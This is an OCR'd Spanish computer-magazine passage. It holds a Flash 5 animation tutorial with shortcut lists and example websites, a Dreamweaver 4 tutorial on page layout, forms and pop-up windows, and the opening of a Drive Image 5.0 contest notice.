
ActionScript es el lenguaje de creación de scripts de «Flash». Con Action Script puedes controlar objetos en la películas de «Flash» con el fin de crear elementos interactivos y de navegación, así como para ampliar «Flash» con el fin de crear películas altamente interactivas y aplicaciones Web. De esta forma, es posible crear funciones muy interesantes para el diseño de páginas Web interactivas con juegos, encuestas, formularios e interactividad en tiempo real, como los sistemas de chat.

ActionScript y «Flash 5» tienen muchas funciones y convenciones de sintaxis nuevas que lo hacen similar al lenguaje de programación JavaScript.

La asociación de fabricantes de PCs Europea (ECMA, European Computers Manufacturers Association) publicó un documento llamado ECMA-262 que se deriva de JavaScript y que sirve como estándar internacional para el lenguaje de JavaScript.

ActionScript está basado en la especificación ECMA-262 que se encuentra disponible en la dirección www.ecma.ch

Netscape DevEdge Online tiene un centro de desarrollo de JavaScript (JavaScript Developer Central http://developer.netscape.com/tech/javascript/index.html) que contiene documentación y artículos útiles para comprender ActionScript . El recurso más valioso es el manual Core Java Script Guide que se encuentra en la dirección de Internet



Controladores onClipEvent asociados a un clip de película en el Escenario.

http://developer.netscape.com/docs/manuals/js/core/jsguide/index.htm

La filosofía de ActionScript es la de una herramienta que permita crear películas que se comporten exactamente igual al modo establecido por el usuario. No es necesario entender todos sus posibles usos para empezar a crear scripts.

Lo más normal, cuando se programan scripts para una película completa, es que se trabaje con una multitud de ellos. Por eso es importante planificar qué acciones utilizar en un script, cómo estructurar las instrucciones de forma efectiva y en qué elementos ubicarlos para asegurar el mejor desempeño de los mismos, especialmente cuando la película empieza a ser compleja. Para escribir scripts se utiliza el panel de "Acciones". Dicho panel permite asignar el script a un fotograma de la línea de tiempo principal o a la línea de tiempo de cualquier clip de película, o bien a un botón o clip de película del escenario.

7 Ejercicio práctico


Para que practiques y veas cómo funciona esta potente herramienta dedicada al diseño Web, sigue los pasos de este ejercicio práctico con el que podrás desarrollar tu primera animación en «Flash» (le hemos incluido algunos scripts sencillos).

Se trata de una animación que posteriormente podrás utilizar en tu página. Para ello es necesario, en primer lugar, importar una imagen al escenario. Ésta debe tener la extensión .gif. Para importarla, selecciona Menú/Archivo/Importar, y escoge la imagen que quieras, (no es necesario tener una imagen en una animación).

A continuación, tras seleccionarla y pinchar en Aceptar, aparecerá en el escenario. Si quieres acceder a ella para cualquier otra opción la podrás encontrar en la Biblioteca (Menú/Ventana/Biblioteca).

Si lo que quieres es que la imagen aparezca desde el primer fotograma, coloca dicha imagen en el lugar del escenario que desees. Para ello, arrástrala de la biblioteca al escenario. Para eliminarla pulsa la tecla "Supr".

Es conveniente que todos los objetos que realices, así como todos los que importes a tu animación, los insertes en capas diferentes y a su vez, las renombres para que todo quede más organizado. Para renombrar una capa únicamente tienes que colocarte sobre ella y hacer doble clic.



Es posible importar una imagen a «Macromedia Flash», y así personalizar la animación de tu página Web.

A continuación, debes convertir la imagen en un gráfico, porque de esta forma ocupará menos espacio en tu película. Para ello, selecciónala haciendo clic sobre ella y pulsa Menú/Insertar/Convertir en símbolo.


Aparecerá una ventana, dale un nombre y luego selecciona la opción de "Gráfico".

Si quieres que la imagen realice algún recorrido sobre el escenario, colócate sobre el fotograma, por ejemplo el 20, e inserta un fotograma clave. Para ello, sitúate sobre el fotograma en cuestión, pulsa la tecla F6 o Menú/Insertar/Fotograma Clave.

A continuación, colócate sobre el fotograma 20 y desplaza la imagen a cualquier lado del escenario. Una vez realizado este paso, crea una interpolación de movimiento, pulsa sobre Menú/Insertar/Crear interpolación de movimiento. Si a continuación pulsas la tecla Intro, verás cómo se reproduce tu película, y cómo se desplaza la imagen de un lado a otro del escenario, tal y como tú le has indicado.


Otra forma de visualizarla es mediante Menú/Control/Probar película.

A continuación, el siguiente paso consiste en darle un efecto a esta pequeña animación. Dicho efecto consistirá en que la imagen irá apareciendo poco a poco, a medida que se mueva por el escenario. Para lograrlo, selecciona la imagen del primer fotograma con el ratón y con el botón derecho pulsa sobre ella. Te aparecerán una serie de opciones, elige "Propiedades".



En estas dos imágenes se puede ver la evolución de «Flash» desde su versión 4 hasta la más actual, la 5. Macromedia tiene a tu disposición la Beta de la versión 6, y puedes descargarla de su página Wen oficial.

El próximo paso consiste en conseguir mayor animación con la inclusión de algún efecto impactante. Para ello, utiliza el efecto "Alfa", consistente en hacer transparente una imagen o texto que quieras que aparezca en tu página.
En primer lugar, crea una nueva capa, haciendo clic sobre el icono o Menú/Insertar capa. Dale el nombre de "texto". A continuación, sitúate sobre el fotograma número 20 e inserta un fotograma clave (F6). Selecciona el comando "texto" y escribe "visita www.clinicaveterinaria.com". A continuación, señálalo con la flecha y selecciona Menú/Modificar/Separar. De esta forma, conseguirás que el texto se transforme en un objeto diferente.
Sitúate sobre el fotograma número 20 y presiona Ctrl + F, para crear una interpolación de forma. Colócate en el fotograma 35 y pulsa F6 (fotograma clave) para crear una franja de color verde en la línea de tiempo. Para poder crear la transformación, sitúate en el fotograma 35, donde se seleccionará el texto. Bórralo con la tecla "Supr" y dibuja cualquier cosa, por ejemplo un balón diseñado en «Flash».
Más difícil todavía... Añádele algún sonido a la página. Para poder realizar este paso es necesario que tengas algún archivo con la extensión MP3 o WAV. Si dispones de «Flash 4», todos los archivos de MP3 que tengas no te servirán, sólo los WAV, así que es mejor que consigas la versión 5, ya que las limitaciones son menores.
El primer paso que debes realizar es crear una capa a la que le denominarás "Sonidos" y seleccionar Menú/Importar. Escoge el archivo de música que más te guste. Búscalo en la biblioteca de tu página (Menú/Ventana/Biblioteca).
Selecciónalo con el ratón y con el botón derecho del mismo haz clic en "Propiedades". A continuación aparecerá una ventana como la de la imagen adjunta. El siguiente paso es colocarte con el cursor encima del fotograma 1, hacer doble clic sobre él y seleccionar de la nueva ventana, el sonido importado de la casilla "Sonidos" y el efecto que quieres darle o el número de veces que quieres que se reproduzca dicho sonido.
Y para terminar, insértale un fondo a tu página Web para que no resulte "sosa". Para ello, puedes crearlo directamente en «Flash» o bien importar una imagen que ya tengas creada con otra herramienta. De este modo, crea otra capa que se llame fondo, y sitúala la primera de todas empezando por abajo.
Selecciona la herramienta "Cuadrado" y a



Si desactivas la casilla de cualidad del sonido por defecto podrás personalizar todas y cada una de sus características.

continuación un color. Estos colores los encontrarás pulsando sobre las opciones de "Colores" que se encuentran en la parte inferior de la barra de herramientas.
De este modo, has creado una página sencilla en pocos minutos. Para visualizarla pulsa Control + Intro. Y para publicarla: Menú/Archivo/Configuración de publicación. Elige las opciones de SWF y proyector de Windows .exe. Se crearán dos archivos nuevos.

En estas imágenes se puede apreciar la transformación que sufre un elemento al que se le ha dado una interpolación de forma.

Métodos abreviados de teclado

Trabajar con una herramienta que dispone de multitud de opciones, como es el caso de «Flash», obliga a disponer de atajos de teclado, es decir, combinaciones de teclas que juntas ejecutan una función determinada. Éstas facilitan el trabajo y optimizan el tiempo.
A continuación te mostramos las más útiles y que con mayor frecuencia se utilizan en «Flash».

CTRL + INTRO: probar película.
CTRL + S: guardar.
CTRL + R: importar.
CTRL + P: imprimir.
CTRL + Q: salir.
CTRL + C: copiar.
CTRL + V: pegar.
CTRL + MAYUSC + V: pegar en sitio.
CTRL + L: biblioteca.
CTRL + N: archivo nuevo.
CTRL + O: abrir.
CRTL + Z: deshacer.
CTRL + F8: insertar nuevo símbolo.
MAYUSC + F12: publicar.
F5: insertar fotograma.
F6: fotograma clave.
F7: fotograma clave vacío.
F8: convertir en símbolo.

Páginas diseñadas con Flash

Existen muchas páginas Web realizadas exclusivamente con la herramienta «Flash». Para saber si están hechas o no con esta herramienta, sitúate con el ratón encima de la página y haz clic con el botón derecho del ratón. Te aparecerá un desplegable, fíjate en la última posición y si pone "Acerca de Macromedia Flash Player 5" es que esa página está diseñada con esta herramienta, si no te aparecerá "Propiedades". Aquí tienes algunas direcciones, unas realizadas en «Flash» y otras donde puedes encontrar tutoriales e información sobre esta herramienta:

3D

spaced	www.digital-arts.co.uk/spaced/site_shock
second experiment	www.haricot.to/2nd.html
L01	www.az2.co.uk/paul/index.html
ellenson group	www.ellenson.com
icon town	www.icontown.net
templar	www.templar.com
etc	www.etc-uk.com
habbo hotel	www.habbohotel.com
10000hzlegend	www.10000hzlegend.com

Experimentación

Hirmes	www.hirmes.com/bliss.html
bitsandpieces	www.noodlebox.com/bitsandpieces
h69	www.h69.net
threecolor	www.threecolor.com
futabita	www.futabita.com
mode4	mode4.net/main.asp
flash effects	www02.so-net.ne.jp/~kaz5150/fe
voxangelica	www.voxangelica.net
bewitched	www.bewitched.com
alien	http://195.224.170.14/alien/launch.html
lo9ic	http://csquared.dyndns.org/lo9ic/frameset.htm
noodle box classic	www.noodlebox.com/classic/index2.html
bumblebox	www.bumblebox.com
uncontrol	www.uncontrol.com
philterdesign	http://philterdesign.com/p2/flashplayground
machinatus	www.machinatus.net/infinity
nooflat	www.nooflat.nu/index2.html
three oh	www.threeoh.com
soda player	http://sodaplay.com
pixelbreaker	www.pixelbreaker.com
praystation	www.praystation.com
bait	www.moebio.com/bait
glaznost	www.glaznost.com/v2/index.htm
9zaku	www.9zaku.com/iconzaku.html
fields recording	www.fieldrecordings.org/index2.html
sound of design	www.soundofdesign.com
random	www.r-a-n-d-o-m.com
cronica electronica	www.cronicaelectronica.org
área 3	www.area3.net/barcelona/web01

Diseño

dennisinteractive	www.dennisinter.com/disite/index-flash.html
preloaded	www.preloaded.com
01	www.01-la.com/thankyou.htm
subdisc	www.subdisc.com
quickhoney	www.quickhoney.com/indexday.html
reforms	www.reforms.net/reforms.htm
egomedia	www.egomedia.com
Jerusalem arch. park	www.archpark.org.il
barneys	www.barneys.com/enter.html
art and culture	www.artandculture.com
hillman curtis	www.hillmancurtis.com

Arte

HeapingPortion	www.presstube.com/portion
today	http://members.ams.chello.nl/mulder.g
pictoplasma	www.pictoplasma.de
arte	www.tigermagazine.org/magazine.html

Revistas arte/cultura/Internet/experimentación

revista-rojo	www.revista-rojo.com
kaliber 10000	www.k10k.com
netculture (grecia)	www.netculture.gr
surfstation	www.surfstation.lu
scene 360	www.scene360.com
experimental magazine	www.experimental.ro
aticco	www.aticco.com
bornmag	www.bornmag.com
transmission singapur	www.transmission.com.sg
design is kinky	www.designiskinky.com
creative behavior	www.creativebehavior.com/main.html
caffe mocha	www.caffemocha.com/suzuki
pixel surgeon	www.pixelsurgeon.com
gecko9	www.gecko9.com
groovy	www.groovy.co.uk/index.html

Proyectos colectivos

1000 dreams	www.1000dreams.com
houynhnms	www.houyhnhnms.org
playbin	http://blink.halfempty.com/playbin
web design experiments	www.webdesignersexperiments.net/home.html
porno-grafix	www.porno-grafics.com
spoonworld	www.spoonworld.net/www/index.html
designers network	www.designers-network.com/index.html

Animación


kush	www.kush.tv
grad	www.threecolour.com/grad/grad.swf
melondezign	www.melondezign.com
mortadella	www.mortadellatv.com
stick fight	games.sohu.com/fightgame/fight3.swf
grad	www.threecolour.com/grad/grad.swf
bemboZoo	www.bemboszoo.com/html/last_page.htm
willing to try	www.willing-to-try.com
ninjai	www.ninjai.com/index.html
all your base	www.planettribes.com/allyourbase/AYB2.swf
torisukoshiro	www.torisukoshiro.com

Metaenlaces

linkdup	www.linkdup.com
moock	www.moock.org/moockmarks
styleboost	www.styleboost.com/default.asp
robocore	www.robocore.com

Recursos tutoriales, información técnica

macromedia flash	www.macromedia.com/software/flash
flashkit	www.flashkit.com
flashmove	www.flashmove.com
flazoom	www.flazoom.com



Recréate con las animaciones de la página games.sohu.com/fightgame/fight3.swf,

En www.ninjai.com, podrás descargarte estilosos fondos de escritorio.

www.bumblebox.com es una página de experimentación en diseño.

Dreamweaver

Crea Pop-ups para tus páginas Web

Son muchas las posibilidades que «Dreamweaver» proporciona a la hora de crear una página Web. Lo mejor de todo es que no necesitas saber nada sobre HTML, esta herramienta lo hace todo por ti. Así que, familiarízate con ella y los resultados serán sorprendentes.

Texto: Isabel Herrera

Dreamweaver» es una útil herramienta con la que puedes crear una página Web sin tener que escribir ni una sola línea de código en HTML. Se trata de un editor visual para la creación y administración de páginas Web de HTML. Puedes crear tus propios objetos y comandos, modificar menús y métodos abreviados de teclado, e incluso escribir código en JavaScript para ampliar las posibilidades que ofrece «Dreamweaver» con nuevos comportamientos e inspectores y propiedades.

La tecnología Roundtrip HTML de Macromedia importa documentos HTML sin necesidad de cambiar el formato del código y además, es posible configurar «Dreamweaver» para limpiar y cambiar el formato HTML cuando lo desees.

«Macromedia Dreamweaver 4» tiene todo lo que necesitas para desarrollar un sitio Web profesional. Puedes crear gráficos de «Macromedia Flash» directamente en «Dreamweaver». Ya sea que utilice las herramientas visuales de composición de «Dreamweaver» o el entorno de edición de texto, la interfaz del usuario te facilitará la labor.

Requisitos mínimos del sistema

Para Microsoft Windows es necesario:

- Un procesador intel Pentium o equivalente de 120 MHz o superior.
- Windows 95, 98 o NT versión 4.0 o posterior.
- 32 Megas de memoria RAM además de 20 Megas de espacio libre en el disco duro.
- Un monitor en color con capacidad para mostrar una resolución de 800x600 píxeles.
- Unidad de CD-ROM.

Dónde conseguir Dreamweaver

En la página oficial de Macromedia podrás encontrar una zona de descarga donde te puedes descargar totalmente gratis la versión 4, por un período de evaluación de 30 días. Eso sí, cuando estos días expiren, ya no podrás utilizarla, por lo que aprovecha bien el tiempo. La dirección es la siguiente: www.macromedia.com/es/software/dreamweaver/trial/

1 Crear un diseño de página

Es probable que éste sea el primer de diseño de una página que realices en «Dreamweaver», así que te proponemos que abras una página ya hecha que viene incluida en esta herramienta: Dreamweaver/Tutorial/Scaal_site/Saal_home.html. Se trata de una página terminada que viene, por defecto, en el programa, y que puedes visualizar en el explorador sin ningún tipo de problema pulsando la tecla F12 después de abrirlo en «Dreamweaver».

Nosotros vamos a realizar el diseño de una página similar para que tengas una base, y a partir de ahí cada cual incorpore los elementos personales y cambie el tema de la página.

Comenzamos organizando la estructura de la página. Así que selecciona la herramienta "Capa" para crear diferentes capas colocadas por el documento (Menú/Insertar/capas o bien seleccionándolo de la barra de herramientas). A continuación, inserta una imagen dentro de una capa. Al seleccionar la capa verás que el cursor debe estar dentro de ella, fíjate que sea así, si no la imagen no se insertará dentro.

Para realizar este paso, selecciona Menú /Insertar/Imagen o accede directamente a esta opción desde la barra de herramientas.

Una vez insertada la imagen, el siguiente paso es asignarle un nombre. Para ello, abre la ventana de Propiedades (Menú/Ventana/Propiedades) y selecciona la imagen con el ratón. En la ventana de Propiedades aparecerán una serie

Esta es la página que debes abrir para poder fijarte y tener una referencia a la hora de crear tu propio diseño. A partir de ahí, cada uno lo personalizará a su gusto.

La estructura de la página se crea, primero, con capas que más tarde se convertirán en tablas.

de opciones que puedes modificar. En ella se indica:

- **La capacidad de espacio que ocupa.** Debajo una casilla donde debes asignarle un nombre a la imagen.
- **El origen:** donde podrás saber en qué carpeta de tu ordenador tienes guardada dicha imagen.
- **Vínculo:** en esta opción seleccionarás un archivo que servirá de enlace para acceder a otras páginas.
- **Alinear:** con esta opción podrás colocarlo donde quieras.
- **Alt:** en esta casilla lo que escribes es descriptivo, ya que cuando visualices la página en el navegador y te coloques sobre ella aparecerá el texto que hayas escrito en esta opción.

Puedes configurar todas la propiedades de tu imagen (en este caso) definiendo las opciones que en ella figuran.

1.1 Agregar color de fondo a una capa


Puedes utilizar el inspector de propiedades para establecer el color de fondo de una capa. También puedes elegir un color si utilizas el selector de colores o escribiendo en código hexadecimal.

Haz clic sobre el borde de una capa para seleccionarla. Abre la ventana de Propiedades y donde pone "Col" selecciona el color deseado y te aparecerá como color de fondo automáticamente, si no te gusta puedes cambiarlo por otro hasta que des con el deseado.

1.2 Colocar capas

Ahora que ya tienes la estructura de la página, el siguiente paso consistirá en convertir las capas en una tabla para que así la página pueda verse en los exploradores 3.0.

Al convertir una capa en una tabla, «Dreamweaver» creará filas y celdas para que coincidan con las capas de la página. Para reproducir el número de columnas, filas y celdas que se crean al convertir el diseño del documento, alinea los elementos de la capa antes de convertir el documento. Una vez que lo tienes todo colocado, selecciona Menú/Modificar/Modo de



El hecho de convertir capas en tablas es útil para que cualquier usuario pueda visualizar la página perfectamente en su navegador.

diseño/Convertir capas en tabla. Asegúrate que en este cuadro de diálogo están activadas las siguientes opciones: "Mínimo: contraer celdas vacías"; "Usar Gif transparentes". Abre la ventana de Capas en Menú/Ventana/Capas y activa la casilla de Evitar solapamiento de capas. Una vez que te has asegurado de todo esto, acepta y verás cómo se convierten las capas en tablas.

«Dreamweaver» establece el espacio entre las columnas y las filas de tabla utilizando Gif transparentes. Tras convertir capas en una tabla verás que se ha creado el archivo transparent.gif en la raíz del sitio. No muevas este archivo a la carpeta de imágenes ya que si lo haces aparecerán iconos de imágenes rotas cuando veas la página en un navegador.

1.3 Crear un sitio

Un sitio Web es un conjunto de documentos vinculados con atributos compartidos, tales como temas relacionados, un diseño similar o un objetivo común. Crear un sitio a partir de documentos preexistentes es mucho más complicado que crear nuevos documentos a partir de un sitio con un diseño común. Para obtener resultados óptimos, diseña y planifica tu página antes de realizar nada.

Una vez creado el sitio local puedes empezar a integrar documentos en él. Los documentos son las páginas que los usuarios ven cuando visitan la página en concreto.

Para crear un sitio debes ir a Menú/Sitio/Sitio nuevo.


La ventana "Sitio" permite mostrar el contenido de sitios locales y remotos. Los sitios locales se muestran en forma de lista de archivos, de mapa visual o de ambas formas.

Para poder ver un sitio local lleva a cabo una de las siguientes operaciones: Elige Ventana/Archivo del sitio. En la ventana del "Sitio" si se muestra el mapa del sitio, haz clic en el botón "Archivos del Sitio".

El panel que muestra los archivos de un sitio local está etiquetado como "Carpeta local", mientras que el panel que muestra los archivos de un sitio remoto está etiquetado como "Sitio remoto".

Para ver el mapa y los archivos del sitio, pulsa en y elige "Mapa" y "Archivos" en el menú emergente.

Podrás ver de forma esquemática las páginas de las que consta y las conexiones que tienen unas con otras, así como los enlaces.



Desde aquí, nombras y creas el nuevo sitio donde se guardan todos los archivos que componen tu página.

Atajos de teclado

A continuación detallamos los atajos de teclado (combinaciones de teclas), más habituales a la hora de trabajar con esta herramienta. Con ellos lograrás agilizar tu trabajo de una manera notable.


Carácter teclado	
CRTL + A	Seleccionar todo
CRTL + B	Negrita
CRTL + C	Copiar
CRTL + D	Duplicar
CRTL + F	Buscar
CRTL + I	Cursiva

CRTL + J	Propiedades de la página
CRTL + K	Preferencias
CRTL + L	Crear vínculo
CRTL + M	Insertar fila de tabla
CRTL + N	Nueva ventana
CRTL + R	Importar
CRTL + S	Guardar

Tecla de función	Sin modificador
F1	Ayuda
F5	Archivos del sitio
F11	Capas
F12	Vista previa en explorador

2 Crear un formulario


Los formularios permiten recoger información de los usuarios. Entre los usos más comunes de los formularios se encuentran las encuestas, los formularios de pedidos y las interfaces de búsqueda. Los formularios necesitan dos componentes: el código fuente HTML que escribe el formulario, y una aplicación en la parte del servidor o una secuencia de comandos en la parte del cliente para procesar la información que el usuario introduce en los campos del formulario creados por el código HTML. «Macromedia Dreamweaver» te permite crear formularios, agregarles objetos y, mediante los comportamientos, aumentar la calidad de la información introducida por el usuario.
Para llevar a cabo la creación de un formulario, es necesario seguir una serie de pasos que detallamos a continuación:
• Coloca el cursor del ratón en el sitio donde quieres introducir el formulario (recuerda que si lo colocas dentro de una tabla o capa será mejor para el diseño de tu página).
• Selecciona Menú/Insertar/Formulario o selecciónalo de la barra de herramientas.
• Con sólo hacer clic sobre el formulario que ofrece «Dreamweaver» puedes crear diferentes formularios si quieres diseñar tu página interactiva para el usuario.



Para poder crear formularios, desde la paleta de Objetos podrás acceder a esta opción. Elige "Formularios" y selecciona el que te interese.


3 Crear un Pop-up

Habrás visto cuando entras en una página Web que en multitud de ocasiones se abren pequeñas ventanas, la mayoría de ellas son de publicidad. Pero este nos es el caso que nos ocupa. Nosotros lo que vamos a enseñarte es que cuando quieras enlazarte a otra página se abra una ventana con un tamaño determinado por ti. Así que toma nota de los siguientes pasos.
• En primer lugar, crea un nuevo documento en el cual aparece, por ejemplo, un texto donde figure información, un menú, propaganda, etc.
• Salva este documento con el nombre, por ejemplo, "Pequeña". Este contenido tendrá que hacer referencia a su origen, es decir, si haces clic sobre un enlace en el que pone sugerencias, pues, evidentemente, el contenido de la nueva ventana tendrá que ver con ese punto.
• A continuación, con la página abierta que has estado realizando en los pasos anteriores, selecciona con el ratón un texto. En nuestro ejemplo concreto, seleccionamos el apartado de "Sugerencias".
• El punto siguiente consiste en abrir Menú/Ventana/Comportamientos donde emerge un cuadro de diálogo.
• Haz clic sobre el icono que tiene el símbolo de la suma y se abrirá un despegable. • Selecciona "Abrir ventana del explorador".




Para poder abrir la ventana del Explorador es necesario que accedas antes a la ventana de comportamientos.

En este cuadro, en "Agregar URL", selecciona el archivo que en este caso se ha llamado "Pequeña". En las opciones de ancho y alto de la ventana pon las medidas que quieras, por ejemplo 200x200. Activa la casilla de "Barras despl. si son necesarias", y en el nombre de la ventana pon el que haga referencia a la información que contenga.
• Una vez que has activado todas las opciones




La ventana del explorador correctamente rellena será uno de los últimos pasos para poder crear un Pop-up.

y has aceptado en la ventana de "Comportamientos", te aparecerá un evento por defecto. Pincha sobre el símbolo del más y selecciona el evento que prefieras. En nuestro ejemplo selecciona "onClic". De esta forma, cuando hagas clic sobre sugerencias se abrirá una ventana de 200x200.
• Pero, para que todo salga correctamente con el texto seleccionado, debes escribir en la ventana de Propiedades, en concreto en la casilla de vínculo el símbolo "#" o si no "javascript;". Una vez realizado este paso habrás completado el ejercicio que te permitirá crear y diseñar una ventana Pop-up.
Como puedes observar en la imagen adjunta, el Pop-up que hemos creado no tiene un nombre definido ya que pone "Untitled document". Para que esto no ocurra, abre la ventana llamada "Pequeña" desde «Dreamweaver», y sobre ella haz clic con el botón derecho del ratón, aparecerá un menú donde debes elegir "Propiedades de la página". A continuación, se abre una ventana donde en "Título" tienes que escribir el título de tu página que será el



Las diferentes acciones de los botones que se pueden crear harán que tu página sea más o menos interactiva. Elige la que más se adapte a las características de tu página.

que aparezca después cuando lo visualices con el navegador (F12). Observando esta ventana, comprobarás que existen más opciones de configuración de la página, practica con ellas. Como hemos dicho al principio del ejercicio, «Dreamweaver» es un editor de HTML con el que no tienes que escribir ni una sola línea de código. Ahora bien, para poder ver todo el lenguaje HTML que se ha creado mientras realizabas la página, deberás pulsar sobre el símbolo <> que aparece en la parte inferior derecha de la interfaz del programa. Ahí puedes verle las tripas a tu página.



Resultado de tu página vista en el explorador.

Concurso
Drive Image 5.0


Tú sabes mejor que nadie que los datos de tu disco duro son irremplazables. Gracias al interfaz Windows de Drive Image 5.0 podrás crear, en cuestión de minutos, copias exactas de todo el disco duro, o de las particiones que desees, y almacenarlas en una unidad de red, Zip, Jaz, de CD-RW, o en otra partición.

Nuevas funciones:

- **QuickImage™** interfaz Windows diseñada para configurar y ejecutar sesiones de creación de imágenes, sin tener que utilizar DOS.
- **VF Editor** te permitirá personalizar archivos como discos de arranque virtual.
- **Soporte de unidades de hasta 80.**
  - Compatible con sistemas de archivos FAT, FAT32, NTFS, HPFS y Linux ext2/Swap.
  - Compatible con más unidades de CD-RW, incluidas las unidades IDE, SCSI y PCMCIA.
  - Compatible con Windows xp, 2000, Me, NT 4.0 Workstation y 9.x.

